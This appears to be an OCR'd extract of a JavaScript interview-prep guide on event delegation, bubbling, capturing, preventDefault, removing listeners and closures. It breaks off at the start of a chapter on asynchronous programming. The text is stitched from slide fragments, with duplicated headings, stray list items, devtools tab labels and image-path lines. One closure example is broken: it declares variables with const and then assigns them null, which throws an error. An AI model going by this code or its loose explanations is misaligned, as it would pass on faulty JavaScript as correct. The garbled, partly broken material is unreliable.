
```
// Get the button element
var button = document.getElementById("myButton");

// Attach event listener to the button element
button.addEventListener("click", handleClick);


// Event handler function
function handleClick(event) {
    // Accessing properties of the event object
    console.log("Event type:", event.type);
    console.log("Target element:", event.target);
}
```



Q. What is **Event Delegation** in JS? **V. IMP.**



- Item 1
- Item 2
- Item 3



Q. What is **Event Delegation** in JS? **V. IMP.**

- ❖ Event delegation in JavaScript is a technique where you attach a **single event handler to a parent element** to handle events on its **child elements**.

- Item 1
- Item 2
- Item 3

Elements Console Sources Network Performance

top Filter

>


```
<ul id="myList">
  <li>Item 1</li>
  <li>Item 2</li>
  <li>Item 3</li>
</ul>
```

```
var parentList = document.getElementById("myList");


// Attach event handler to parent element
parentList.addEventListener("click", handleItemClick);

// Event handler function
function handleItemClick(event) {
  var target = event.target;
  console.log("Clicked:", target.textContent);
}
```

Q. What is Event Bubbling In JS? V. IMP.




```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```



Q. What is **Event Bubbling** In JS? **V. IMP.**

- ❖ Event bubbling is the process in JavaScript where an event triggered on a child element **propagates up the DOM tree**, triggering event handlers on its parent elements.



```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```


```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");

// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);

function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
}
```

Q. How can you **stop event propagation** or **event bubbling** in JS?

- ❖ Event bubbling can be stopped by calling **stopPropagation()** method on event.




```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");


// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);
```

```
function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
  event.stopPropagation(); // Stop event propagation
}
```

Q. What is **Event Capturing** in JS?




```
<div id="outer">  
  <div id="inner">  
    <button id="myButton">Click Me</button>  
  </div>  
</div>
```



Q. What is **Event Capturing** in JS?

- ❖ Event capturing is the process in JavaScript where an event is handled starting from the highest-level ancestor (the root of the DOM tree) and **moving down to the target element**.



```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");
```

```
// Attach event handlers with elements
outer.addEventListener('click', handleCapture, true);
inner.addEventListener('click', handleCapture, true);
button.addEventListener('click', handleCapture, true);
```

```
function handleCapture(event) {
  console.log("Capturing: " + this.id);
}
```

Q. What is the purpose of the `event.preventDefault()` method in JS?

- ❖ The `event.preventDefault()` method is used to **prevent the default behavior** of an event and the link click will be prevented.

```
<a href="https://example.com" id="myLink">Click Me</a>
```

```
var link = document.getElementById('myLink');

link.addEventListener('click', handler);

function handler(event)
{
    event.preventDefault(); //Prevent default action

    // Perform custom behavior
    console.log('Clicked, default action prevented');
}
```

Q. What is the use of "this" keyword in the context of event handling in JS?

- ❖ "this" keyword refers to the **element** that the event handler is attached to.

```
<button id="myButton">Click Me</button>
```

```
var button = document.getElementById("myButton");  
button.addEventListener("click", handler);  
  
function handler(event) {  
    console.log("Clicked:", this.id);  
    this.disabled = true;  
}
```

Q. How to **remove an event handler** from an element in JS?

- ❖ **removeEventListener()** method is used to remove event handler from element.

```
<button id="myButton">Click Me</button>
```

```
var button = document.getElementById("myButton");

// Attach the event handler
button.addEventListener("click", handleClick);

function handleClick() {
  console.log("Button clicked!");
}
```

```
// Remove the event handler
button.removeEventListener("click", handleClick);
```

Chapter 12: Closures



Q. Explain the concept of Lexical Scoping?

Q. What is Closure?

Q. What are the benefits of Closures?

Q. What is the concept of Encapsulation in the context of closures?


Q. What are the disadvantage or limitations of Closures?

Q. How can you release the variable references or closures from memory?

Q. What is the difference between a Regular Function and a Closure?

Q. Explain the concept of **Lexical Scoping**? **V. IMP.**

- ❖ The concept of lexical scoping ensures that variables declared in an outer scope are **accessible in nested functions**.




```
function outerFunction() {  
  const outerVariable = "outer scope";  
  
  function innerFunction() {  
    console.log(outerVariable);  
  }  
  
  innerFunction();  
}  
  
outerFunction();  
// Output: outer scope
```

Q. What is Closure?

V. IMP.

- ❖ A closure in JavaScript is a **combination of a function and the lexical environment.**



```
function outerFunction() {  
  const outerVariable = "outer scope";  
  
  function innerFunction() {  
    console.log(outerVariable);  
  }  
  
  return innerFunction;  
}  
  
const closure = outerFunction();  
  
closure();  
  
// Output: outer scope
```


Q. What are the **benefits of Closures**? **V. IMP.**

- ❖ A closure in JavaScript is a combination of a **function** and the **lexical environment**.
- ❖ Closures are used to **modify data or variables safely**.
- ❖ Benefits of Closures:
 1. Closure can be used for **data modification** with **data privacy(encapsulation)**
 2. **Persistent Data and State** - Each time createCounter() is called, it creates a new closure with its own separate count variable.
 3. **Code Reusability** - The closure returned by createCounter() is a reusable counter function.

```
function createCounter() {  
    let count = 0;  
  
    return function () {  
        count++;  
        console.log(count);  
    };  
}  
  
// 1. Data Privacy & Encapsulation  
const closure1 = createCounter();  
closure1(); // Output: 1  
closure1(); // Output: 2  
  
// 2. Persistent Data and State  
const closure2 = createCounter();  
closure2(); // Output: 1
```

Q. What is the concept of **Encapsulation** in the context of closures?

- ❖ Encapsulation is **bundling or wrapping of data and function** together to provide data security/ data privacy.



```
function createCounter() {  
  let count = 0;  
  
  return function () {  
    count++;  
    console.log(count);  
  };  
}  
  
const counter1 = createCounter();  
  
// 1. Data Privacy  
counter1(); // Output: 1  
counter1(); // Output: 2
```

Q. What are the **disadvantage or limitations** of Closures?

- ❖ **Memory Leaks** - If closures are not properly managed, they can hold onto unnecessary memory because Closures retain references to the variables they access.

```
function createCounter() {  
  let count = 0;  
  
  return function () {  
    count++;  
    console.log(count);  
  };  
}  
  
// 1. Data Privacy & Encapsulation  
const closure1 = createCounter();  
closure1(); // Output: 1  
closure1(); // Output: 2  
  
// 2. Persistent Data and State  
const closure2 = createCounter();  
closure2(); // Output: 1
```

Q. How can you **release** the variable references or closures from memory?

- ❖ You can release the reference to the closure by setting **closure to null**.

```
function createCounter() {  
  let count = 0;  
  
  return function () {  
    count++;  
    console.log(count);  
  };  
}  
  
// 1. Data Privacy & Encapsulation  
const closure1 = createCounter();  
closure1(); // Output: 1  
closure1(); // Output: 2  
  
// 2. Persistent Data and State  
const closure2 = createCounter();  
closure2(); // Output: 1  
  
// The closure is no longer needed,  
// release the reference  
closure1 = null;  
closure2 = null;
```

Q. What is the difference between a **Regular Function** and a **Closure**?

- ❖ Regular functions **do not retain access** to their reference variables after execution completes.

```
function regularFunction() {  
  let count = 10;  
  console.log(count);  
}  
  
regularFunction();  
  
regularFunction();
```

- ❖ Closures **retain access** to their reference variables even after execution completes.

```
function createCounter() {  
  let count = 0;  
  
  return function () {  
    count++;  
    console.log(count);  
  };  
}  
  
const counter1 = createCounter();  
  
// 1. Data Privacy  
counter1(); // Output: 1  
counter1(); // Output: 2
```

Chapter 13: Asynchronous programming – Basics



Q. What is asynchronous programming in JS? What is its use?

Q. What is the difference between synchronous and asynchronous programming?

Q. What are the techniques for achieving asynchronous operations in JS?

Q. What is `setTimeout()`? How is it used to handle asynchronous operations?


Q. What is `setInterval()`? How is it used to handle asynchronous operations?

Q. What is the role of callbacks in fetching API data asynchronously?

Q. What is callback hell? How can it be avoided?


Q. What is **asynchronous programming** in JS? What is its **use**? **V. IMP.**

SYNCHRONOUS



Time taken (28 sec)

